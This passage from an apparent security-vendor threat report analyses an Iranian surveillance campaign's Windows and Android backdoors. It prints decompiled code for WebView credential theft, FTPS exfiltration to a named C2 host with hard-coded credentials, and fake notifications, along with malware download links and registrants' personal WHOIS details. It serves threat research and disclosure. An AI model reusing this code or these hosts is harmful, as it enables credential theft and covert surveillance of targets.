
You can also download and read the inquiry documents of this person from the University of Washington, DC, as well as the protected scan documents of the said university.

FILE PASSWORD: RRUUUU


Download Link:

http://endupload.com/upload/Babak_chalabyani_Report_alarabiya.zipFigure 16: Removed blog post with link to [endupload\[.\]com](http://endupload.com)

A different blog entry from 2012 discusses a human rights violations report by HRANA, a news agency affiliated with the Iranian Association of Human Rights Activists. Once again, this blog refers to a document that can be downloaded from [endupload\[.\]com](http://endupload[.]com):



در پایان برای مقایسه آماری مهر ۹۱ با ماه مقابله سال قبل و ماه گذشته، به نمودار ذیل توجه کنید.



برگرفته از سایت هرانا
<http://www.endupload.com/dw/2200bhyrt5/Iranhrn.doc>

Figure 17: Blog post with link to [endupload\[.\]com](http://endupload[.]com)

Unfortunately, we were unable to get our hands on the files both blog entries were referring to, and could not confirm that they were indeed malicious. However, it appears that [endupload\[.\]com](http://endupload[.]com) has been controlled by the attackers for

years, as some of the malicious samples related to this attack and dating back to 2014 communicated with this website.

Attribution

Although we found many files and websites that were used over the years in this attack, they were not attributed to a specific threat group or entity. Nevertheless, some of the fingerprints that the threat actors left in the malicious artifacts allowed us to gain a better understanding of where the attack might be coming from.

Attack Origin

To begin with, the WHOIS information of some of the malicious websites revealed that they were supposedly registered by Iranian individuals:

Attribute	Value	Attribute	Value
WHOIS Server	whois.yoursrs.com	WHOIS Server	whois.yoursrs.com
Registrar	RealTime Register BV	Registrar	REALTIME REGISTER BV
Email	nobody.gu3st@gmail.com (registrant, admin, tech)	Email	reza.niknejad@hotmail.com (registrant, admin, tech)
Name	arman shayeghan (registrant, admin, tech)	Name	Reza NikNejad (registrant, admin, tech)
Organization	pc (registrant, admin, tech)	Organization	-
Street	Bozorgrahe Afrigha Nareside be 4 Rah Jahane Koodak!P.140 (registrant, admin, tech)	Street	tehrān khiāban Rajai tehrān (registrant, admin, tech)
City	tehrān (registrant, admin, tech)	City	tehrān (registrant, admin, tech)
State	tehrān (registrant, admin, tech)	State	tehrān (registrant, admin, tech)
Postal Code	1518733118 (registrant, admin, tech)	Postal Code	1969935192 (registrant, admin, tech)
Country	IRAN (ISLAMIC REPUBLIC OF) (registrant, admin, tech)	Country	IRAN (ISLAMIC REPUBLIC OF) (registrant, admin, tech)
Phone	9888874458 (registrant, admin, tech)	Phone	982155516319 (registrant, admin, tech)
NameServers	ns1.endupload.com ns2.endupload.com	NameServers	ns1.picfile.net ns2.picfile.net

Figure 18: WHOIS information of `endupload[.]com` and `picfile[.]net`

The WHOIS records for `endupload[.]com` also mentioned an e-mail address, `nobody.gu3st@gmail[.]com`. Apparently, the website's registrant was very active online, because looking up the username "*nobody.gu3st*" led us to many posts in Iranian hacking forums:




Figure 19: Translated post by nobody.gu3st

Political Targeting

The list of targets we observed reflects some of the internal struggles in Iran and the motives behind this attack. The handpicked targets included supporters of Mujahedin-e Khalq and the Azerbaijan National Resistance Organization, two prominent resistance movements that advocate the liberation of Iranian people and minorities within Iran.





Figure 20: Mujahedin-e Khalq and Azerbaijan National Resistance Organization logos

The conflict of ideologies between those movements and the Iranian authorities makes them a natural target for such an attack, as they align with the political targeting of the regime.

In addition, the backdoor's functionality and the emphasis on stealing sensitive documents and accessing KeePass and Telegram accounts shows that the attackers were interested in collecting intelligence about those victims, and learning more about their activities.

Conclusion

Following the tracks of this attack revealed a large-scale operation that has largely managed to remain under the radar for at least six years. According to the evidence we gathered, the threat actors, who appear to be operating from Iran, take advantage of multiple attack vectors to spy on their victims, attacking victims' personal computers and mobile devices.

Since most of the targets we identified are Iranians, it appears that similarly to other attacks (<https://research.checkpoint.com/2018/domestic-kitten-an-iranian-surveillance-operation/>) attributed to the Islamic Republic, this might be yet another case in which Iranian threat actors are collecting intelligence on potential opponents to the regimen.

SandBlast Mobile (<https://www.checkpoint.com/products/mobile-security/>) provides real-time threat intelligence and

visibility into mobile threats, protecting from malware, phishing, Man-in-the-Middle attacks, OS exploits, and more.

Check Point's [anti-phishing](https://www.checkpoint.com/solutions/anti-phishing/) (<https://www.checkpoint.com/solutions/anti-phishing/>) solutions include products that address all of the attack vectors from which phishing attacks come – email, mobile, endpoint and network.

Technical Appendix

PC Backdoor Variants Analysis

TelB Variant

“TelB” is the latest variant we encountered, and its analysis shown above. We named it as such because of the next debug string: `D:\Aslan\Delphi\TelB\BMainWork\SynCryptoEN.pas`.

TelAndExt Variant

This variant is probably the older version of “TelB”, and has been active mostly during 2019 and 2020. It shares the following properties and techniques with the newer versions:

- Developed in Delphi
- Shares a great amount of code with the “TelB” variant
- Focuses on the Telegram Desktop application
- Similar persistence and update methods
- Uses FTP instead of SOAP for data exfiltration

We named this variant “TelAndExt” because of the next debug string: `D:\Aslan\Delphi\TelAndExt\TelegramUpdater\SynCryptoEN.pas`

Python Info-stealer Variant Analysis

We discovered several samples which use the following methods:

- Two-layer SFX (self-extracted archive) which extract several .bat/.vbs/.nfs/.conf files.
- Persistence method by copying the executable (ends with `.nfs`) to
`%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\audio-driver.exe`
- Executable name is `speaker-audio.exe` or `keyboard-EN.exe`, depending on the sample.
- The executable was created with Pyinstaller.
- Downloads a second-stage payload under the name of `net-update.exe`
- Before being uploaded, the data is encrypted using library `pyAesCrypt` with a hard-coded password.

Info stealing

According to our analysis, the script communicates with an FTP server using hard-coded credentials, and steals the following data:

- Telegram Desktop application related files.
- Paltalk NG application related files.
- Chrome, Firefox and Edge related data.
- Any file which ends with extensions listed in a given configuration. If no configuration is given, it searches for files with the following extensions: `.txt; .docx; .doc; .exe; .jpg; .html; .zip; .pdf`

Operation

During our investigation, we saw several Python info-stealers that communicate with the same FTP server, but store the stolen information in different pages under different aliases.

We suspect this is how the malware authors operate:

- Choose a target, and create a designated folder in the FTP server for them.

- Build a sample customized for the target, with a unique AES key and FTP credentials for information uploading.
- Deliver the weaponized executable via one of the infection chain vectors.

Second-stage Payload – HookInjEx

One of its core functionalities is fetching a second-stage payload. If the designated FTP folder contains a file named `net-update.exe`, then it downloads and executes it.

We analyzed few of those `net-update.exe` samples and found a complete overlap with the “HookInjEx” variant below, making it a targeted advanced payload.

HookInjEx Variant

This variant has been in use since 2014, and has 32-bit and 64-bit versions. Over time, the variant evolved and added some features while also changed the names of the different components in its infection chain.

Infection Chain

We found two main types of infection chains:

1. SFX (self-extracting archive) which contains all the components. It drops all of them into a folder and then executes the main loader – `DrvUpdt.exe` (`ehtmlh.exe` in older versions).
2. Fake SCR file that is functioning as an executable. In order to look like a legitimate SCR file, the loader contains a **decoy** – a JPEG/PPTX/DOC file as a resource (`Resource_1`), which is loaded upon running.

The SCR file also drops other payloads as its resources, and runs the main loader with the command line:

```
cmd.exe /C choice /C Y /N /D Y /T 3 & "%APPDATA%\Microsoft\Windows\Device\DrvUpdt.exe" -pSDF32fsj8979_)$
```

```
call  Vcl::Forms::TApplication::GetExeName
mov   eax, [ebp+former_full_path] ; this
lea   edx, [ebp+former_filename] ; System::UnicodeString
call  System::Sysutils::ExtractFileName(System::UnicodeString)
mov   eax, [ebp+former_filename]
lea   ecx, [ebp+new_filename]
mov   edx, offset aJpg ; ".jpg"
call  System::Sysutils::ChangeFileExt(System::UnicodeString, System::UnicodeString)
mov   edx, [ebp+new_filename]
mov   eax, offset Umain::WordFileName
call  System::__linkproc__ UStrAsg(System::UnicodeString &, System::UnicodeString)
lea   eax, [ebp+new_full_path]
mov   ecx, ds:Umain::WordFileName
mov   edx, ds:Umain::My_Temp_path
call  System::__linkproc__ UStrCat3(System::UnicodeString &, System::UnicodeString, System::UnicodeString)
mov   eax, [ebp+new_full_path]
mov   edx, offset aResource1 ; "Resource_1"
call  Umain::SaveResource(System::UnicodeString, System::UnicodeString)
push  1           ; wchar_t *
push  0           ; wchar_t *
push  0           ; wchar_t *
lea   eax, [ebp+pw_new_full_path]
mov   ecx, ds:Umain::WordFileName
mov   edx, ds:Umain::My_Temp_path
call  System::__linkproc__ UStrCat3(System::UnicodeString &, System::UnicodeString, System::UnicodeString)
mov   eax, [ebp+pw_new_full_path]
call  System::__linkproc__ UStrToPWChar(System::UnicodeString)
push  eax          ; wchar_t *
push  offset aOpen    ; HWND
mov   eax, [ebp+var_4]
call  Vcl::Controls::TWinControl::GetHandle
push  eax          ; this
call  Winapi::Shellapi::ShellExecute(HWND__ *, wchar_t *, wchar_t *, wchar_t *, wchar_t *, int)
```

Figure 21: Malicious SCR opens decoy JPG resource

Hooking and Injection

The main loader uses the hooking and injection method called “HookInjEx”. That method maps a DLL into `explorer.exe`, where it subclasses the `Start` button. In our case, the loaded DLL is `DrvUpdtd.dll` (`dhtmlh.dll` in older versions).

In newer versions, the malware also hooks the `Start` button in other languages as well. The existence of different languages probably shows that it has victims from countries all around the world. The different translations are:

1. Start - English
2. başlat - Turkish
3. 開始 - Chinese
4. Sākt - Latvian
5. ابتداء - Arabic
6. Iniciar - Spanish
7. Käynnistä - Finish
8. ינתח - Hebrew
9. スタート - Japanese
10. Štart - Slovakian
11. Pradėti - Lithuanian
12. Pokreni - Bosnian
13. ເລີ່ມ - Thai
14. Εναρξη - Greece
15. Démarrer - French
16. Старт - Bulgarian
17. Запустити - Ukrainian
18. 시작 - Korean

Configuration

The malware receives its configuration from a file named `Devinf.asd` (in older versions it was named `file2.asd`). The configuration is decrypted and written into a new file named `Drvcnf.asd` (in older version it named `file3.asd`). The encryption method is:

```

1. def decode(content):
2.
3.     dec_array = [0, 1, 2, 3, 4, 5, 6, 7, 8, 0xe, 0xf, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1a, 0x1b,
4.     0x1c, 0x1d, 0x1e, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29, 0x2a, 0x2b, 0x2c, 0x2d, 0x2e, 0x2f, 0x30, 0x31, 0x32,
5.     0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3a, 0x3b, 0x3c, 0x3d, 0x3e, 0x3f, 0x40, 0x41, 0x42, 0x43, 0x44]
6.     output_str = ''
7.     known_values = [9, 10, 13, 32]
8.     for j in range(len(content)):
9.         if content[j] in known_values:
10.             output_str += chr(content[j])
11.         else:
12.             output_str += chr(dec_array[content[j]])
13.     return output_str
14.
15. if __name__ == '__main__':
16.     content = b'... (redacted content) ...'
17.     print(decode(content))

```

```

7.         int_cur_content = ord(content[j])
8.         cur_byte = 0
9.         for i in range(62):
10.             if int_cur_content == dec_array[i]:
11.                 if i < 26:
12.                     cur_byte = i + 0x61
13.                 elif 26 <= i < 52:
14.                     cur_byte = i + 0x27
15.                 elif 52 <= i < 62:
16.                     cur_byte = i - 0x4
17.                 output_str += (chr(cur_byte))
18.             break
19.         if cur_byte == 0:
20.             if int_cur_content in known_values:
21.                 cur_byte = int_cur_content
22.             elif int_cur_content - 0x61 <= 0xe:
23.                 cur_byte = int_cur_content - 0x40
24.             elif int_cur_content - 0x70 <= 0x6:
25.                 cur_byte = int_cur_content - 0x36
26.             elif int_cur_content - 0x77 <= 0x5:
27.                 cur_byte = int_cur_content - 0x1c
28.             elif int_cur_content - 0x53 <= 0x3:
29.                 cur_byte = int_cur_content + 0x28
30.             output_str += (chr(cur_byte))
31.         return output_str

```

After the configuration is decrypted, the malware parses the values and puts them in global variables.

```

1. <Reg></Reg> - Registry key for persistence
2. <Pre></Pre> - pre value for info files to send
3. <Pas></Pas> - extensions for info files to send
4. <Path_Log></Path_Log> - log path direcory
5. <L_s></L_s> - minimum size for file to send
6. <S_n></S_n> - FTP domain
7. <F_k></F_k> - FTP User value
8. <F_R></F_R> - FTP Password value
9. <Ver></Ver> - version
10. <U_u2></U_u2> - Downloads updates URL
11. <U_u1></U_u1> - Downloads updates URL
12. <F_f></F_f> - Directory in ftp connection.
13. <U_t></U_t> - timer_1
14. <S_t></S_t> - timer_2
15. <S_q></S_q> - timer_3
16. <U_u3></U_u3> - Downloads updates URL

```

```
17.  <El></El> - value for encryption method to files
18.  <Ez></Ez> - value for encryption method to files
19.  <F_n></F_n> - Fake name
20.  <E_dt></E_dt>
21.  <E_dy></E_dy>
22.  <Snd_P></Snd_P> - Value to choose name template for info files to send.
23.  <Mlt></Mlt> - flag for executing again from different place.
24.  <Ws1></Ws1> - WHOIS first URL
25.  <Ws2></Ws2> - WHOIS second URL
26.  <Ws3></Ws3> - WHOIS third URL
27.  <S_li></S_li>
28.  <RTL></RTL>
29.  <SHttP_R></SHttP_R> - value to download using computer-name and username
30.  <OPP></OPP> - Opera gather data flag
31.  <FIP></FIP> - Firefox gather data flag
32.  <CHP></CHP> - Chrome gather data flag
33.  <WHP></WHP> - WHOIS flag
34.  <TRP></TRP> - tracert flag
35.  <FRC></FRC> - number of tries
36.  <Clipfp></Clipfp> - clipboard data flag of CF_HDROP (CLB-f.jpg)
37.  <Cliptp></Cliptp> - clipboard data flag of text, unicode, oemtext and locale (clb-t.jpg)
38.  <Clipip></Clipip> - clipboard data flag of bitmap and dib (clb-p.jpg)
```

Persistence

The malware sets the registry key which is in the `<Reg>` value of the configuration file (which is almost always the key `RunOnce`) to the following values – it sets the name to `SunJavaHtml` or `DevNicJava` and the value is `DrvUpdt.exe 11`. That way the malware knows it was already executed.

In older versions, the malware used to drop a file named either `rreegg.exe` or `Capdev.exe`, which was added to `RunOnce`, and in turn executed `DrvUpdt.exe 11`

Info stealing

Main feature of the malware is stealing information from the victim's computer and send it to the C2 using FTP.

The malware steals different types of data:

- Opera/Chrome/Firefox login data.
- Firefox information: profiles, keys and db files.
- The output of `tracert www.google.com`
- WHOIS information (based on the `<Ws1>` value).
- Screenshots and title of the foreground window.
- Waveform-audio recording for a minute.
- Files from removable drivers. The types of files are based on the `<cpy>` tags in the file `Devufl1.tmp` (`winufl1.tmp` in older versions). In some versions, that logic was implemented in a file named `uflscan.exe`.

Interestingly, if driver's name is one of the following: `A65RT52WE3F`, `09353536557` or `transcend20276`, the malware ends the thread. We believe it to be a debug code (Fig. X) that stayed and its purpose is to prevent the malware from gathering files from the author's computers.

- Files from other drives based on the `<cpy>` tags in the file `Devufl2.tmp` (`winufl2.tmp` in older versions).
- Keylogging and clipboard data from various formats – drag and drop/ `CF_HDROP`, `CF_TEXT`, `CF_UNICODETEXT`, virtual key codes, `CF_OEMTEXT`, `CF_LOCALE`, `CF_BITMAP` and `CF_DIB`.
- Capture using webcam (`tcwin.exe` in older versions).
- Since 2018 – Telegram Desktop data.

```
total_len = GetLogicalDriveStringsA(0x64u, drive_buffers);
for ( lpRootPathName = drive_buffers; ; lpRootPathName += path_len + 1 )
{
    if ( !*lpRootPathName )
        goto LABEL_36;
    drive_type = GetDriveTypeA(lpRootPathName);
    if ( drive_type == DRIVE_REMOVABLE && j_strcmp(lpRootPathName, "A:\\") && PathFileExistsA(lpRootPathName) )
        break;
LABEL_35:
    path_len = j_strlen(lpRootPathName);
}
GetVolumeInformationA(lpRootPathName, VolumeNameBuffer, 0x64u, 0, 0, 0, 0, 0);
if ( !j_strcmp(VolumeNameBuffer, "A65RT52WE3F")
    || !j_strcmp(VolumeNameBuffer, "09353536557")
    || !j_strcmp(VolumeNameBuffer, "transcend20276") )
{
    j_memset(VolumeNameBuffer, 0, 0x64u);
LABEL_36:
    if ( PathFileExistsW(&FileName) )
        DeleteFileW(&FileName);
```

```
    return 0;  
}
```

Figure 22: Debug code with hardcoded removable drivers

C2 communication

This variant uploads files to its C2 domain using the FTP protocol. The FTP domain is placed in the configuration file inside the `<S_n>` tag.

The connection starts with authentication using the password and username from the configuration file.

The malware then creates a directory according to the `<F_f>` tag and a subdirectory inside it with the user id it generated before. The user id is generated from the network adapter's info that was written into the file `Mcdata.dat` (`PAdat.dat` in older versions).

After that, the connection continues with `TYPE I` and `PASV` commands before storing the files with the `STOR` command.

The variant also contacts other domains to update its different components. The domains are placed in the configuration file inside `<U_U1>`, `<U_U2>` and `<U_U3>` tags. The files are downloaded using `URLDownloadToFileW` from the given URLs, the `user_id` is included in the URLs.

String Obfuscation

In newer versions (since 2018), the strings are encrypted with the following script:

```
1. buf_1 = 'qweyuip[];lkjhgdszcm,.><MNBVVCXZ|ASDFGHJK:{POIUYTREWQ123456789-=+_)(*^%$#@!'  
2. buf_2 = '!#$%&()*+,-.123456789:;=>@ABCDEFGHIJKLMNPQRSTUVWXYZ[]^_cdeghijklmpqsuvwxyz{|}'  
3. input_str = "" # The encrypted string  
4. output_str = ''  
5.  
6. for i in range(len(input_str)):  
7.     cur_byte = input_str[i]
```

```
8.     place = buf_2.find(cur_byte)
9.     if place == -1:
10.         output_str += cur_byte
11.         continue
12.     new_byte = buf_1[place]
13.     output_str += new_byte
14. print(output_str)
```

Android Backdoor Analysis

The first activity is `MainActivity`, which is responsible for presenting the user with the decoy content and requesting permissions to perform privileged activity. It also starts a background service called `MainService`, and launches the second `MainActivityFake` (`GmailActivity`) when the server sends a command to do so.






Figure 23: User is requested to allow a set of permissions

Data Collection

Once the `GmailActivity` launches the `MainService`, it in turn is responsible for the following tasks: Timer registration, configuration monitoring, showing fake notification (described below) and **sensitive data collection**.

During this initial data collection process, the following information is read and prepared:

- Installed applications list
- Accounts information
- SMS messages
- Contacts information

The rest of the information is collected on demand, once a command is received from a C&C server:

- Voice recording – A 30 seconds recording by default.
- Google credentials – The server triggers an authentication phishing attempt.

Google Credentials Theft

Upon receiving the proper command from the C&C server, a Google login page will be displayed to the victim, by activating the `MainActivityFake` (`GmailActivity`).



Sign in




Figure 24: Google login page

At this point the user is presented with a legitimate `accounts.google.com` login page, inside Android's WebView. In order to steal the typed-in credentials, Android's JavascriptInterface is used, alongside a timer which periodically retrieves the information from the username and password input fields.

```
@Override
public void run() {
    Runnable runnable0 = (Runnable)new Runnable() {
        final GmailActivity.setWebView1.shouldOverrideUrlLoading..inlined.apply.lambda.1 this$0;

        @Override
        public final void run() {
            GmailActivity.access$getWebView$p(GmailActivity.this).loadUrl("javascript:window.Android.processEmail(document.getElementById('identifierId').value)");
            GmailActivity.access$getWebView$p(GmailActivity.this).loadUrl("javascript:window.Android.processPassword(document.getElementsByName('password')[0].value)");
        }
    };
    GmailActivity.this.runOnUiThread(runnable0);
}
```

Figure 25: Periodic retrieval of Google account credentials

"Google protect is enabled"

As we previously mentioned, one of its core functionalities is to turn on the microphone and record the surroundings. In order to achieve this goal in a real-time manner, the application needs to have its service running in the background.

Any Android application that wants to perform such action, is required to post an ongoing notification to the user, which will alert the user of the uninitiated activity on the device. In order to circumvent this issue, the malware developers chose to display the user with a fake notification of "Google protect is enabled".


```
private final void createChannel() {
    if(Build.VERSION.SDK_INT >= 26) {
        NotificationChannel notificationChannel0 = new NotificationChannel("Channel_Id", "Foreground LoggerService Channel", 3);
        notificationChannel0.getImportance();
        NotificationManager notificationManager0 = (NotificationManager)this.context.getSystemService(NotificationManager.class);
        if(notificationManager0 != null) {
            notificationManager0.createNotificationChannel(notificationChannel0);
        }
    }
}

public final Service getContext() {
    return this.context;
}

public final void setup() {
    this.createChannel();
    Intent intent0 = new Intent((Context)this.context, MainService.class);
    PendingIntent pendingIntent0 = PendingIntent.getActivity((Context)this.context, 0, intent0, 0);
    android.app.Notification notification0 = new Builder((Context)this.context, "Channel_Id").setContentTitle("Google protect is enabled").
    notification0.flags |= 0x20;
    this.context.startForeground(0x557, notification0);
}
```

Figure 26: Applications displays a fake notification

The result is an always-on decoy notification masquerading as "Google protect".





Google protect is enabled

Figure 27: Fake Google Protect notification

C&C Communication

The malware uses regular HTTP to communicate with the C&C servers. It sends the initial request to `alarabiye[.]net`, and proceeds to communicate with `gradleservice[.]info` in order to get configuration, commands and status updates.

In order to upload all the sensitive information, the malware uses FTPS with hard-coded credentials.

```
public final FTPSClient openConnection(Context context0) {
    Intrinsics.checkNotNull(context0, "context");
    FTPSClient fTPSClient0 = new FTPSClient("TLS", true);
    try {
        fTPSClient0.setTrustManager(new TrustManager[]{{(TrustManager)new Ftp.Companion.of(
            KeyManagerFactory keyManagerFactory0 = KeyManagerFactory.getInstance(KeyManagerFactory
            keyManagerFactory0.init(null, null);
        Intrinsics.checkNotNull(keyManagerFactory0, "kmf"));
        fTPSClient0.setKeyManager(keyManagerFactory0.getKeyManagers()[0]);
        fTPSClient0.setBufferSize(0x100000);
        fTPSClient0.connect("gradleservice.info");
        fTPSClient0.enterLocalPassiveMode();
        if(fTPSClient0.login("APPUser202090P", "2020FSOM$$0K9990@")) {
            fTPSClient0.execPBSZ(0L);
            fTPSClient0.execPROT("P");
            fTPSClient0.setFileType(2);
            fTPSClient0.changeWorkingDirectory("/");
            return fTPSClient0;
        }
        Log.i("Ftp", "Sorry");
        return fTPSClient0;
    }
```

Figure 28: FTPS connection routine

In addition, the sensitive files are encrypted using the AES algorithm, with a pre-configured passphrase before being uploaded to the FTP server,

```
public final void enc(String string0, String string1) {
    Intrinsics.checkNotNull(string0, "src");
    Intrinsics.checkNotNull(string1, "des");
    if(FileUtils.Companion.fileExists(string0)) {
        FileInputStream fileInputStream0 = new FileInputStream(string0);
        FileOutputStream fileOutputStream0 = Intrinsics.areEqual(string1, "") ? new FileOutputStream(string0) : new F.
        Charset charset0 = Charset.forName("UTF-8");
        Intrinsics.checkNotNull(charset0, "Charset.forName(charsetName)");
        byte[] array_b = "*G-KaPdSgVkYp3s6".getBytes(charset0);
        Intrinsics.checkNotNull(array_b, "(this as java.lang.String).getBytes(charset)");
        SecretKeySpec secretKeySpec0 = new SecretKeySpec(array_b, "AES");
        Cipher cipher0 = Cipher.getInstance("AES/ECB/PKCS7Padding");
        cipher0.init(1, ((Key)secretKeySpec0));
        CipherOutputStream cipherOutputStream0 = new CipherOutputStream(((OutputStream)fileOutputStream0), cipher0);
        IntRef ref$IntRef0 = new IntRef();
        byte[] array_b1 = new byte[8];
        while(true) {
            int i = fileInputStream0.read(array_b1);
            ref$IntRef0.element = i;
            if(i == -1) {
                break;
            }

            cipherOutputStream0.write(array_b1, 0, ref$IntRef0.element);
        }

        cipherOutputStream0.flush();
        cipherOutputStream0.close();
        fileInputStream0.close();
    }
}
```

Figure 29: AES encryption routine

Two Factor Exfiltration by SMS

One of the unique functionalities in this malicious application is forwarding any SMS starting with the prefix **G-** (The prefix of Google two-factor authentication codes), to a phone number that it receives from the C&C server.

Furthermore, all incoming SMS messages from Telegram, and other social network apps, are also automatically sent to

the attackers phone number.

Work in Progress

During our analysis, it was often obvious that this malicious application was still being actively developed, with various assets and functions which were either leftovers of previous operations, or not yet utilized.

One of the unused phishing assets even contains a pre-entered username, possibly a target in a previous operation conducted by the attackers.

